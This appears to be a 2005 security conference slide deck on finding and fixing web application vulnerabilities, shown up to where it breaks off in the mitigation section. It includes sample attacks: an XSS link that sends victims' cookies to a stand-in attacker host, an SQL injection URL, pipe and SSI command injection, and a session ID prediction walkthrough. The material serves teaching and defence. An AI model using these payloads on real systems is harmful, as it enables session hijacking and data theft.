Web Application Vulnerability Assessment

Discovering and Mitigating Vulnerabilities in Web Applications

14 October 2005

CYBERTRUST

Introductions & Approach

- Kris Philipsen – Security Engineer at Ubizen/Cybertrust in Luxembourg (kristof.philipsen@cybertrust.com)
- Impossible to discuss all security issues affecting web applications in just 45 minutes !!!

  So … security issues depicted based on selected real-life Web Application Vulnerability Assessment scenarios.
- Look more closely at mitigation strategies for the security issues depicted
- Still not bored? :) … Visit the Web Application Vulnerability Assessment Workshop!

CYBERTRUST

Design of Web Applications

- Web Applications are found everywhere nowadays (eBanking, eCommerce, internal web applications such as HR or financial software)
- Web Applications have been and are still growing in popularity and provide a means for its users to easily carry out the tasks they are designed for.
- Web Applications can either be “simple” or “complex”
- Web Applications are not trivial in nature and thus require a specific set of security requirements based on the web application.
- The need for web application vulnerability assessments.

CYBERTRUST

Anatomy of a Web Application

Based on a 3-tier model:

- **Client**
  - Usually web browser or thin client
- **Web Application**
  - Provides gateway functions
  - Usually contains no user-requested data
  - Generally runs on top of a web server platform
- **Data Provider**
  - Usually a database server
  - Contains user-requested data to be displayed or modified.

CYBERTRUST

Simple versus Complex Web Applications

Two types of web applications can generally be defined:

- **Simple Web Application**
  - Client can request data
  - Usually client cannot modify data stored in back-end data provider
  - Oftentimes no authentication is required for these types of web apps.

- **Complex Web Application**
  - Client can request and modify data
  - Usually client cannot modify data stored in back-end data provider
  - Generally multiple levels of authentication and different authorization levels are applied to user sessions.

CYBERTRUST

What makes web apps so vulnerable?

- Common availability and access to web applications
- Designed without a maximum of security considerations
- Reliance on other architecture components (3-tier approach)
- Abundance of Programming languages
- The “If it ain’t broken don’t fix it” and “If it’s still running don’t touch it” philosophy

CYBERTRUST

Need for Web App Vulnerability Assessments

- A realm of vulnerability scanners are available on the market which look for common and known vulnerabilities and patterns relating to web application security.
- However... These vulnerability scanners do not detect the unknown or less-known vulnerability scanners in specific web applications.
- Web application specific issues such as access control, temporary file, user-defined file, session state, identity credentials, and similar issues are very difficult if not impossible to detect using web application vulnerability scanners. This is where the Web Application Vulnerability Assessments come into play.
- Web Application Vulnerability Assessments rely on both automated and manual discovery in order to detect well-known and less-known security issues in web applications.

CYBERTRUST

Discovering Security Issues in Web Apps

- Automated Discovery through the use of automated security assessment tools
- Manual Discovery through manual interpretation of security assessment results
- Tools of the Trade
- Well-known versus Less-known security issues in web applications
- All security issues listed in following sections are based on issues discovered during real-life Web Application Vulnerability Assessments

CYBERTRUST

Automated versus Manual Discovery

- **Automated Discovery**
  - A set of automated vulnerability assessment tools is used to perform an initial assessment of the web application
  - These automated tools will look for known issues, known patterns, and known paths predefined within the tool which may indicate a security issue in a web application.
  - The purpose of an automated discovery assessment is to determine the issues affecting the web application such that further attacks can be launched against the web application in order to exploit these security issues.
  - The main advantage of using automated discovery tools is the speed at which an assessment can be carried out. However, this discovery method is not as thorough as manual discovery and is easily detected by network or host-based intrusion detection and prevention systems, possibly causing the assessment to be flawed or false negatives to occur.
- **Manual Discovery**
  - As with Automated Discovery, a set of tools is used, however it is up to the person performing the assessment to determine which issues to look for.
  - In the case of Manual Discovery, it is up to the person performing the assessment to analyze the data returned by the server, and to input and mangle data sent to the server.
  - The main advantage of Manual Discovery is the precision with which the assessment can be carried out, allowing for a higher degree of flexibility and better insight into the actual web application than could be gained through Automated Discovery. A trade-off to this is the fact that Manual Discovery takes considerably longer than Automated Discovery.

CYBERTRUST

Automated versus Manual Discovery (2)

- **Hybrid Discovery**
  - In order to sustain the best of both worlds, a hybrid discovery method is most casual in Web Application Vulnerability Assessment today.
  - During Hybrid Discovery, the initial reconnaissance phase will be performed using a set of automated tools to weed out the most common security issues. Subsequently, a manual discovery is performed, allowing for the less-common security issues to be exposed.
- **Security Issue Discovery**
  - The following table lists some of the security issues affecting today's web applications and ways in which they are most likely to be discovered:

Automated Discovery	Manual Discovery
Known Vulnerabilities	Access Rights Issues
Default Values	Access Control Issues
Cross Site Scripting	Session State Issues
SQL Injection	User-specific Files
Information Disclosure	Temporary Files
Directory Indexing	Trust Relationship Issues
Brute Forcing	Backend Database Issues
Denial-of-Service Attacks	
Command Execution	
Buffer Overflows	
Server-Side Includes	

CYBERTRUST

Tools of the Trade

- **Web Vulnerability Scanners**
  - Web Vulnerability Scanners allow detection of common and well-known security issues affecting web applications.
  - Examples are Nikto, AppScan, Nessus
- **Web Security Tools**
  - Web Security Tools are designed to facilitate assessments of web applications by adding support for certain protocols or configurations.
  - Examples are Stunnel
- **Web Proxies**
  - Web Proxies provide some sort of a Man-in-the-Middle situation in which all parameters sent to and received from the web application can be modified in an attempt to discover and exploit security issues.
  - Examples are Paros, HTTPush, and Achilles
- **Command-line Programs, Interpreters, and Compilers are your friend!**
  - Sometimes, scripts or small programs need to be developed in order to carry out specific tasks related to web application vulnerability assessments. Interpreters such as Perl and compilers such as GCC come in very handy. However, oftentimes many of these actions can be performed using readily available command-line programs such as sed, awk, netcat, and the like.

CYBERTRUST

Well-Known Web Application Security Issues

- **Well-Known Security Issues in Web Applications**
  - The majority of these issues can be detected using Automated Discovery techniques.
  - Oftentimes underlying issues solicit the use of Manual Discovery for these issues to be properly identified and addressed.

- **Non-exhaustive list of Well-Known Web Application Security Issues:**
  - Default Values and Known Vulnerabilities
  - Cross Site Scripting Issues
  - SQL Injection Issues and Database Auditing
  - Information Disclosure and Directory Indexing
  - Brute Forcing, Denial of Service, and Buffer Overflows
  - Command Execution and Server Side Includes

CYBERTRUST

Default Values and Known Vulnerabilities

Well-Known Web Application Security Issues

- **Default Values**
  - Many web applications ship out-of-the-box with a set of default values and scripts, such as sample pages and default authentication credentials.
  - Sometimes certain scripts have been added for testing and debugging purposes and have not been removed during the final Q&A process.
  - Examples: Apache test scripts (i.e. test-cgi)
- **Known Vulnerabilities**
  - Several web applications may also be susceptible to published vulnerabilities. Usually these issues are published on sites carrying security advisories and several mailing lists such as bugtraq and vuln-dev.
  - Examples: MSADC, Unicode, NULL printer, Chunked Encoding, and the list goes on …

CYBERTRUST

Cross Site Scripting Issues

Well-Known Web Application Security Issues

- **Cross Site Scripting (XSS)**
  - Provides a way to write content into an HTML document through manipulation of variables.
  - Although this attack uses a flaw in the web application, it does not target the web server directly. XSS issues can be invoked to trick users into performing a certain action, possibly allowing attackers to obtain authentication credentials. In conjunction with phishing and spamming attacks, XSS can be a very effective and easy method for an attacker to gain access to a web application.
  - In the following example, the target is a financial services web application susceptible to XSS at https://webapp.financial.dom/ebanking/index.jsp?p=<page>. The attackers' controlled machine is located at http://machine.attacker.dom. The attacker could now craft the following URI link and spam it to different users of the financial web application:

```
https://webapp.financial.dom/ebanking/index.jsp?p=<script>document.location.href='http://machine.attacker.dom/stealcookie?'+document.cookie</script>
```

When the user clicks on the link sent out by the attacker, the user will first connect to the financial services web site, which will be loaded in the user's browser. Furthermore, due to the XSS attack, the financial application's page will redirect the user to http://machine.attacker.dom/stealcookie? and will include the user's cookie in the request. All the attacker now has to do is look in the attacker's web server log files and recover the user's cookie in an attempt to hijack the financial services web application:

```
81.242.133.103 - - [24/Sep/2005:12:16:58 +0000] "GET
/stealcookie?JSESSIONID=109c6e28b25223b49b0b6e2cf7ba2ef0 HTTP/1.1" 200 3443 "-" "Mozilla/5.0 (X11;
U; Linux i686; en-US; rv:1.7.10) Gecko/20050716 Firefox/1.0.6"
```

CYBERTRUST

SQL Injection Issues

Well-Known Web Application Security Issues

SQL Injection

- Due to improper input validation an attack can gain access to the database, including but not limited to executing SELECT, INSERT, UPDATE, DELETE, ALTER statements and the like.
- An attacker can use SQL injection for various means such as reading or modifying data not meant for the attacker as well as bypassing SQL-based authentication systems in order to gain access to the web application without requiring proper credentials.
- In the following example, the target is a financial services web application susceptible to SQL injection at https://webapp.financial.dom/ebanking/stockinfo.php?id=<STOCK>. The web application will connect to the database, query the database for information regarding the current value of the requested stock, and return this information to the user. However, an attacker can take advantage of this using specially crafted requests containing more information than just the stock code. The attacker could make a request such as the one shown below:

```
https://webapp.financial.dom/ebanking/stockinfo.php?id=‘ ; select * from webapp_users;--
```

- In the above example, the attacker would be able to end the current SQL statement and start a new statement allowing the web application’s users to be displayed.

CYBERTRUST

SQL Injection Issues (2)

Well-Known Web Application Security Issues

- **SQL Injection**
  - However, SQL Injection is not always as easy as it seems. In order for the attacker to be able to correctly run these SQL statements, he or she has to have prior knowledge of either default databases running on the server or have knowledge of the layout of the database. In the following section, database auditing, we will take a closer look at how an attacker can gain more information on and create a pseudo-layout of the database.
  - SQL injection is a common, yet easily mitigated, issue in web applications as long as you know what character sets the web application, as well as the back-end database server accepts. While filtering out ASCII SQL escape characters may be easy, it may be a less obvious that there is also the need to filter out characters in other encodings, such as Unicode or Hexadecimal. Because of this fact SQL injection is still a rather prevalent issue in today's web applications.

CYBERTRUST

Database Auditing

Well-Known Web Application Security Issues

- **Database Auditing**
  - Database auditing takes SQL injection issues one step further, allowing the attacker to gain more knowledge of the database layout making it easier for attacks to be carried out.
  - Using specific SQL statements, an attack can gain the following and more information about the web application's database infrastructure:
    - Database Type and Version
    - User web application utilizes to connect to database
    - Existence of default database
    - Layout of database
    - Pseudo-code for the scripts used to connect the web application to the database
  - Database auditing is an issue that happens firstly because of improper input validation on SQL statements, and secondly because of a lack of control over error messages and error pages returned to the client.

CYBERTRUST

Information Disclosure

Well-Known Web Application Security Issues

Information Disclosure

- A legitimate or illegitimate action performed on the web application server results in some form of information being disclosed in relation to the web application, the servers, the infrastructure and the like.
- Not always a vulnerability in the system or does not necessarily directly lead to system compromise and is usually the result of mis-configuration or leaving default system values unchanged.
- Common examples of information disclosure are:
  - Web application or server disclosing server type, operating system, vendor, version, patch level.
  - Application or server errors disclosing system configuration (i.e. path disclosure, stack dumps, etc.)
  - Possibility for an attacker to view script source code rather than executing the script.
  - Careless coding leaving behind comments, code snippets, and the like.

CYBERTRUST

Directory Indexing/Traversal and Arbitrary File Disclosure

Well-Known Web Application Security Issues

- **Directory Indexing**
  - In a Directory Indexing attack, a malicious assailant will be able to get a listing of files and subdirectories in path of the web application or web application.
  - Directory Indexing attacks happen generally one of two ways:

    • either the directory has been set with the read partitions and has the indexing option enabled in the web server's configuration. This is the most obvious form of directory indexing although there is rarely a need for a web application's directories to be configured as to display the listing of the directory.

    • a second issue which causes directory indexing is improper validation of input on the web application's part. If a specific part of the web application has been designed to open certain files for the user and allows the URI to specify paths, improper input validation quickly leads to a directory index being disclosed.
- **Directory Traversal**
  - During a Directory Traversal attack, an attacker can gain access to directories outside of the current web application or web server's path.
- **Arbitrary File Disclosure**
  - Arbitrary files disclosure attacks allow an attacker to gain access to files outside of the web server's or web application's part.

CYBERTRUST

Brute Forcing, Denial-of-Service, and Buffer Overflows

Well-Known Web Application Security Issues

Brute Forcing

- Generally known as technique for username and password guessing/enumerating.
- Can also be used as viable approach for enumerating files, session IDs, and the like.
- Generally a weakness introduced due to improper policy controls or application thereof.

Denial-of-Service

- Denial-of-Service attacks generally exploit programming insecurities in web applications or the web server.

Buffer Overflows

- Buffer overflows are fairly similar to Denial-of-Service conditions in that they exploit programming insecurities in web applications or web servers but rather than rendering the service unusable they aim to gain access or a higher level of privilege on the web server infrastructure.
- Common examples of buffer overflows are Apache Chunked Encoding overflow, Microsoft IIS MSADC overflow, and the like, which have all been designed for remote attackers to get access to the web server.

CYBERTRUST

Command Execution and Server Side Includes

Well-Known Web Application Security Issues

- **Command Execution**
  - Attacker can remotely execute commands on the web application server.
  - Usually commands are run in privilege level and context of web application.
  - On Windows systems “cmd.exe” and on Unix systems “/bin/ls” and “/bin/cat” are popular for command execution.
  - Usually due to improper input validation.
  - Example (as shown in URI): **openfile.php?file=|/bin/ls**
  - Example (as executed in script): **open(FILE,”|/bin/ls”);**

- **Server Side Includes**
  - Similar to Command Execution. Rather than exploiting a vulnerability in the web application, it uses the Server Side Include “feature” of the web server.
  - Usually commands are run in privilege level and context of web application.
  - On Windows systems “cmd.exe” and on Unix systems “/bin/ls” and “/bin/cat” are popular for command execution.
  - Example: **<!--#exec cmd=“/bin/ls”--!>**

CYBERTRUST

Less-Known Web Application Security Issues

- **Less-Known Security Issues in Web Applications**
  - The majority of these issues require Manual Discovery in order to be properly detected.

- **Non-exhaustive list of Less-Known Web Application Security Issues:**
  - Authentication Issues
  - Access Control and Trust Relationship Issues
  - User-specific File Issues
  - Temporary File Issues
  - Session State Issues

CYBERTRUST

Authentication Issues

Less-Known Web Application Security Issues

Authentication De-synchronization Attack

- Applies when multiple authentication levels are used in the web application and in order to succeed, an entire authentication credential set has to be available (i.e. malicious user).
- Occurs when authentication data from one authentication level is not shared with another level.
- Example: Two levels of authentication are used to connect to a web application, the first uses a username and password whereas the second level relies on token-based authentication card.

1) Malicious user possesses a valid account (username/password and token card) for a multi-level authentication web app and also has knowledge of another user's username and can obtain password (brute-force, guessing, etc.), yet the attacker is not of possession of the victim's token card.
2) Attacker connects to the first authentication level using the guessed username and password.
3) Attacker is now prompted for second authentication level, based on a Token ID and a paper-printed token card with a string of characters. Authentication is based on a "fill out the missing characters" approach, in which the attacker fills out his own authentication credentials.
4) Attacker intercepts data sent to web app in the attacker's proxy, and modifies the user's Token ID to his own.
5) Web application validates attacker's Token ID and Token string and completes authentication session.

Authentication data is not synchronized between different authentication levels, allowing the malicious user to gain access to another user's web application data knowing only one of the target user's authentication credentials

CYBERTRUST

Access Control and Trust Relationship Issues

Less-Known Web Application Security Issues

- **Access Control Attacks**
  - Occur when an attacker can take advantage of access control policy issues, such as non-strict enforcement of authorization checking with each resource requested.
  - Most applications will perform authorization at some form or another and may afterwards only use cookies or Session IDs for granting further access.
- **Trust Relationship Attacks**
  - Occur when an attacker can take advantage of the fact that one component in the web application infrastructure trust another component entirely or to a certain degree.
  - An attacker can somehow attempt to manipulate the trusted component in order to gain access to or modify data on the trustee.
- **Attack Target Scenario**
  - A financial web application has been set up which allows clients to check their bank details.
  - Users are authenticated using strong authentication, given a session credential, and authenticated using this credential on a page-by-page basis.
  - Although authentication is performed on a page-by-page basis, session credentials are not delegated any further to the back-end database, containing all account information for the users.

Access Control and Trust Relationship Issues (2)

Less-Known Web Application Security Issues

Combined Access Control/Trust Relationship Attack

1) Malicious system user authenticates using valid credentials and is provided with a Session ID.

   User browses to his account (111-111-111) page and notices the following URL:

   https://webapp.financial.dom/ebanking/manage/MyAccount?AccountID=f7573afb04acf6a3d11494290fb052c6

2) Looking at AccountID parameter, user notices that input string is actually an MD5 hash for his account number 111-111-111.

3) The malicious user now attempts to gain access to financial details of an account number 111-111-222 and calculates the hash value for this account being "1f3f5ca2db620924cf20e417084905c7" and inputs it into the following URL:

   https://webapp.financial.dom/ebanking/manage/MyAccount?AccountID=1f3f5ca2db620924cf20e417084905c7

To the user's astonishment, the financial details of account number 111-111-222 are now shown.

Where did it go wrong?

- User is authenticated for the requested resource, but not for the resource parameters.
- The user makes a request for the account 111-111-222 (the victim's) account using his authorization credentials. The web application verifies the credentials for the requested resource ("/eBanking/manage/MyAccount?"), and grants this user access to the resource. However, the web application never attempted to validate the user's authorization credentials to the back-end database for the data being requested. A trust relationship exists between the database and the web application in which the database 'trusts" the web application to appropriately verify the user requesting the data is authorized to view this data.

CYBERTRUST

User-specific and Temporary File Issues

Less-Known Web Application Security Issues

- **User-specific File Issues**
  - Oftentimes web applications allow generation of user-specific files (i.e. PDF, DOC, XLS,…) from information stored in the database and do not perform adequate access control on these files, allowing any valid user to access them.
  - Several issues exist regarding user-specific files
    - No added authorization is required to access files
    - File names are predictable
    - Files are stored in shared directories with indexing
    - File names can be subject to brute forcing
    - Files are not deleted from the system
- **Temporary File Issues**
  - Web applications sometimes create temporary files in the process of generating user-friendly output from data stored in the back-end database. During this process, some of these files may not be properly cleaned up and allow traces of sensitive data which the attack may get access to.
  - Several issues exist regarding temporary files
    - May be stored in a location of the web application server which any valid user has access to.
    - Error messages generated during data processing may accidentally reveal the path to these temporary files.

CYBERTRUST

Session State Issues

Less-Known Web Application Security Issues

Session State Issues

- Web applications use Session IDs to maintain state for an established session and are usually managed in the form of cookies on the client side and allow users to be tracked throughout the application.
- Two main issues are prevalent when talking about Session State: Session ID Predictability and Improper Session Validation

Session ID Predictability

- Security of session state within web apps relies on the fact that it is improbable for a user to guess another user's Session ID, and in such a way it is very similar to other algorithms which generate identifiers such as the TCP Initial Sequence Number (ISN) mechanism.
- Attacker can use multiple methods to audit the security surrounding Session IDs in an attempt to determine the algorithm used to generate these Session IDs:

  - **Statistical Time-based Attack** – Relies on the fact that a constant time offset is used between the generation of SID[n] and SID[n+1]. Such an increment can be considered linear and this predictable.

  - **Statistical Modulus-based Attack** – Modulus functions are used to calculate patterns in two or more seemingly non-coherent values. These functions calculate how many times a certain value (SID[n]) fits into another value (SID[n+1]), after which a remainder is always calculated, whether it is zero or a non-zero number. Using a string of these remainders it is possible to determine a pattern for the generation of these Session IDs.

  A series of Session IDs is discovered as follows: SessionID[**n-3**] = 543213243, SessionID[**n-2**] = 1629639730, SessionID[**n-1**] = 14666757580, SessionID[**n**] = 44000272748

  Although it is clear these numbers are incrementing, it does not seem to be using linear constants.

  A modulus-based attack is now launched against the Session IDs...

Session State Issues (2)

Less-Known Web Application Security Issues

In order for this attack to be successful, a factor needs to be chosen and used in the following modulus function: "**SessionID[∆] = SessionID[n] mod SessionID[n-1]**"

Using this calculation, the following results are obtains for the 4 Session IDs:

	SessionID[n-3]	SessionID[n-2]	SessionID[n-1]	SessionID[n]
Modulus	3	3	3	3
Leftover	1	2	4	8

The attacker has now successfully determined the algorithm used to generate the Session ID's:

SessionID[y] = (SessionID[y-1] * 3) + n[y]

The following is an example based on SessionID[n] and SessionID[n-1] to put this algorithm to the test:

SessionID[3] = (14666757580 * 3) + n[3
SessionID[3] = (14666757580 * 3) + 8
SessionID[3] = 44000272740 + 8
SessionID[3] = **44000272748**

Now the attacker can successfully determine the next sequence number in the series.

- **Known Issues in Session ID Algorithms** – Several Session ID algorithms have been found to be vulnerable to known issues, allowing remote attackers to easily predict the Session IDs. While most of the web application vendors have fixed these issues, some systems may still be left un-patched and be susceptible to these issues.

Session State Issues (3)

Less-Known Web Application Security Issues

- **Improper Session Validation**
  - Pertains to scenarios where the state of a whole session is not validated upon each request.
  - Allows an attacker who “guessed” or “stole” session information to be validated even when coming from a different source IP, source Port, operating system than those which are used by the original owner of that session.
  - An attacker may be able to fool poorly designed systems into accepting a SessionID from a different host than the originating host. An accelerant to this may actually be a poorly configured reverse proxy server. Imagine the following situation on the web application infrastructure; the first Session table shows a web application infrastructure without a reverse proxy configured, whereas the second Session table shows a web application infrastructure with a poorly configured reverse proxy:

User	Session ID	Source IP
WebAppUser-001	52af1c78bee7643e7446e1d153f645fd	2.2.2.1
WebAppUser-047	b4b8df245e1ab0210fd86a4cf8f56862	1.1.1.2
WebAppUser-359	3bf7ef846cc55e29d70377d20985b20d	3.3.3.5

User	Session ID	Source IP
WebAppUser-001	52af1c78bee7643e7446e1d153f645fd	1.1.1.1
WebAppUser-047	B4b8df245e1ab0210fd86a4cf8f56862	1.1.1.1
WebAppUser-359	3bf7ef846cc55e29d70377d20985b20d	1.1.1.1

CYBERTRUST

Mitigating Security Issues in Web Apps

- Great… the web application infrastructure is vulnerable, but how do we fix it?
- Two main areas of mitigating security issues in Web Applications:
  - Core Web Application Security
  - Peripheral Web Application Security

CYBERTRUST

Core versus Peripheral Web App Security

- **Core Web Application Security**
  - Securing the core components of the web application infrastructure (web application, client-side, and database back-end security).
  - Stretches through all phases of the web application infrastructure's lifetime, from design through to deployment. However, it may be difficult to augment core web application security after the web application has gone to the production stage.
- **Peripheral Web Application Security**
  - Secure the core web application by "encapsulating" them with peripheral infrastructure security.
  - Although peripheral web application security should be part of the initial design phases, it is easier to incorporate these components at a later stage to heighten web application infrastructure security.

Core Web App Security	Peripheral Web App Security
Securing Authentication	Network-level Firewalls
Securing Authorization	Application-level Firewalls and Reverse Proxies
Securing Accounting	Intrusion Detection and Prevention Systems
Securing Interconnections and Inter Process Communications	Web Server Security Modules
Session Security	
Securing Dynamic Data	
Securing Data Storage	
Harden Core Web Application Components	
Secure Code Development	

Securing Authentication

Core Web Application Security

- **Authentication**
  - Method for the web application infrastructure to identify and grant access to a user or resource based on the user or resource being in possession of a valid set of credentials.
  - Both user and device based authentication may be applicable.

- **Multi-level User Authentication Systems**
  - Force user to authenticate to multiple challenges before being granted access to web application.
  - Prevents an attacker to access web application if one credential set has been compromised.
  - Two important factors need to be taken into account:

    - ***Available Authentication Methods*** – Two or more components may or may not support the same authentication mechanisms. (i.e. If both authentication levels only support username/password, the multi-level authentication may become void if the users are able to change their passwords).

    - ***Authentication Synchronization*** – Ensures that the different credentials in a multi-level authentication system are considered as one single virtual authentication session. Authentication synchronization prevents an attacker from logging in as “User A” for the first authentication level and then switching to “User B” for the second authentication level.

CYBERTRUST

Securing Authentication (2)

Core Web Application Security

Centralized versus Decentralized Authentication Systems

- Centralized Authentication Systems perform authentication processing on different systems and validation of a set of authentication servers.
- Decentralized Authentication Systems perform authentication processing and validation on different systems

Authentication Mechanisms

- Username and Password based Authentication
- Certificate based Authentication
- Challenge Response, Time Synchronous, and One-Time Passwords
- Biometric Authentication Systems

Securing the Authentication Process

- Authentication Lock-Out
- Authentication Policies
- Removal of Default Accounts
- Authentication Failure should not result in information disclosure
- User Awareness Campaigns

CYBERTRUST

Securing Authorization

Core Web Application Security

Authorization

- Method for a web application to define what a user can and cannot do, and which resources the user has and does not have access to, as well as prerequisites which need to be fulfilled in order to allow access to these resources.

Securing Web Application Authorization

- Authorization based on user profiles stored on the web application server or central authorization server (i.e. LDAP or RADIUS).
- Authorization profiles may include:
  - Authentication Credentials and Type
  - Authorization Scope
  - Authorization Paths
  - Authorization Timeframe
  - Authorization Sources
- Defining per-user authorization profiles may not be scalable
- Group Authorization profiles may be defined and users can be assigned to one or more groups.

CYBERTRUST

Securing Authorization (2)

Core Web Application Security

- **Securing Data Provider Authorization**
  - Uses a concept of “roles” to define which resources the user has access to.
  - Roles allow for more granular control over a user’s access rights. Not only does a role define which resources a user has access to, but also what kind of access the user has. (i.e. view/modify/delete).
  - Roles can contain some of the following attributes:

    - Authentication Credentials and Type

    - Authorization Scope

    - Authorization Rights
  - Data provider roles can be stored locally on the database or centrally on an authentication server.

CYBERTRUST

Securing Accounting

Core Web Application Security

- **Accounting**
  - Process of recording the actions performed by the web application, the protocols, or the users.
  - Oftentimes imposed as legal requirement by a regulatory agency or corporate security policy.
- **Client Accounting**
  - Difficult to implement if web application is public services based.
  - May raise privacy issues
  - Can be performed using Operating System specific applications
- **Web Application Accounting**
  - Usually implemented through custom application log files.
  - Various accounting data for different functions (authentication, data processing, data provider connector, client connector).
- **Data Provider Accounting**
  - Generally performed using accounting functions within the data provider software.
  - Security and SQL Transaction logs are usually also available.
- **Accounting Security Challenges**
  - Should accounting data be encrypted?
  - Should accounting data be stored locally on the web application server?
  - Who has access to the accounting data and how is access control performed?

CYBERTRUST

Securing Interconnections / Inter Process Communications

Core Web Application Security

Securing Communication Schemes

- Refers to the way each of the components of the web application communicates with one another.
- Communication schemes are application-specific.
- May be external (between a web application component and a data provider component) or internal (i.e. Inter Process Communication) and define which component can talk to which other component and what prerequisites need to be fulfilled.
- Properly defining Communication Schemes will help mitigate a realm of security issues to which web applications are susceptible.
- Many of today's web application uses shared communication planes. However, from a security stance it may not be a good idea to transport authentication data and user data over the same communications plane.
- Clearly defining the boundaries of communication channels through the use of communications schemes is paramount to the core web application security.
- Communication schemes are written pseudo-statements indicating how an application should set up communication channels and transfer data as the following example shows:

Process XXX can access Process YYY via communications channel XXXYYY if:
1)Process XXX has previously established authentication with authentication module ZZZ and authentication module ZZZ has communicated the authentication establishment with Process YYY
2)Process XXX has agreed on and established an encryption/decryption algorithm with Process YYY
3)Process XXX desires to transfer data related exclusively to User Groups

CYBERTRUST

Securing Interconnections / Inter Process Communications (2)

Core Web Application Security

Securing Trust Relationships

- One web application component has a mandate to delegate specific types of actions to another component without requiring additional authentication, authorization, or verification.
- Trust is a very dangerous thing when talking about IT security !!!
- i.e. in a web applications infrastructure, would it be wise for the data provider to assume that the web application has properly authenticated a user, and that the data requested by this user is actually destined for this user?
- Trust relationships are designed to define exactly these conditions under which one component will allow a certain action to be delegated to another component without questioning it as long as a certain set of criteria is fulfilled, making them not too dissimilar from communication schemes. However, trust relationships relate to actions ("authentication", "data processing"), whereas communication schemes refer to actual functions in the web application.
- It is important to clearly define and document these trust relationships as well as the reasons and motivations for their existence.
- Example of trust relationship:


Data provider XX allows Web Application YY to request user-specific data without requiring authentication if:
1)Data provider XX trusts Web Application YY has taken all the necessary measures to ensure users are properly authentication and access control is performed.
2)Data provider XX trusts that Authentication Server YY has ensured validation of the credentials provided by Web Application YY on behalf of a user.

Securing Interconnections / Inter Process Communications (3)

Core Web Application Security

Securing Traffic Flows

- Protocol-specific and define how various components of the web application infrastructure communicate. Also allow clear scaling of bandwidth and QoS requirements as well as create firewalls rules for the pertinent traffic.
- Used to encapsulate and accommodate communication schemes and trust relationships when traversing a network medium.



- Various aspects can be built into traffic flows to ensure secure communication of various web application infrastructure components over a potentially insecure medium:
  - Transport Authentication
  - Transport Confidentiality
  - Transport Integrity
  - Transport Replay Detection

Session Security

Core Web Application Security

Concept of Sessions

- Web apps allow multiple users to access different types of data simultaneously
- Web apps need a method for managing simultaneous access by different types of users with varying access levels to different types of data. Generally this is done using Sessions.
- A session is a single connection from a single user between a client and a web application, handled through a “Session Table” on the web application side and a “Session ID” on the client side.
- This concept raises a security issue: If an attacker can successfully obtain and use a client’s Session ID, it may be possible to perform actions with the user’s access rights.
- Two steps need to be taken to render it more difficult if not impossible for an attack to hijack a session:
  - Securing Session ID Generation
  - Securing Session Validation

CYBERTRUST

Session Security (2)

Core Web Application Security

Securing Session ID Generation

- Generally, two methods are used to generate Session IDs:
  - Use API's available with web server
  - Implement Session ID generation algorithms directly in web application
- Using predefined API's allow web app developers to save time in not having to devise their own algorithm. However, over the last couple of years, various security issues have been discovered in the way Session IDs are generated on certain web server platforms. Since many of these API's can be obtained or reverse engineered, once a vulnerability is the Session ID generation algorithm is found for the web server API used by the web application, it is only a matter of time before an attacker exploits this issue.
- Generating Session IDs using the Web Application itself has the advantage that the application developers have the freedom to design and construct their own Session ID generation algorithm. However, various questions need to be answered and important design choices need to be made:
  - Which cryptographic algorithm should be used to generate the Session IDs?
  - How should session tables be constructed and where will they be stored?
  - What data should the session be linked to, the entire user's profile or just part of it?
  - Should different Session IDs be used for different parts of the web application or should the same Session ID be reused all throughout?

Session Security (3)

Core Web Application Security

Securing Session Validation

- As securing Session ID Generation, it is evenly important to secure Session Validation. An attacker will not spend days reverse engineering a Session ID generation algorithm if much less sophisticated techniques such as social engineering or phishing can be used to obtain Session IDs. (i.e. XSS attack).
- Using more parameters for matching sessions allows for a greater granularity and control over the sessions. Matches could be made on various items, including source IP, User Agent characteristics, client certificate, and the like. Ensuring all these required items match those of the original connection will be effective at mitigating a large part of the session hijacking attempts.


CYBERTRUST

Securing Dynamic Data

Core Web Application Security

Dynamic Data

- Most of today's web applications are dynamic in nature (which means they use dynamic data which is subject to change) but generate static content (which is usually ASCII in nature, such as HTML files, and the like).
- However, some web applications will generate other types of static content, which are binary in nature. In order to transform this dynamic data into binary content, the web application runs through a process which gathers the dynamic data, modifies and formats it, converts it into a binary format and outputs it into a user readable format. During such process, the web application can generate two types of output data; temporary data and static binary data (also known as "user-specific data"), such as XLS, DOC, and PDF files.



- It is important to provide security and access control to the user-specific files and render it impossible for an attacker to remotely gain access to these temporary files.

Securing Dynamic Data (2)

Core Web Application Security

Securing Dynamic Data Generation

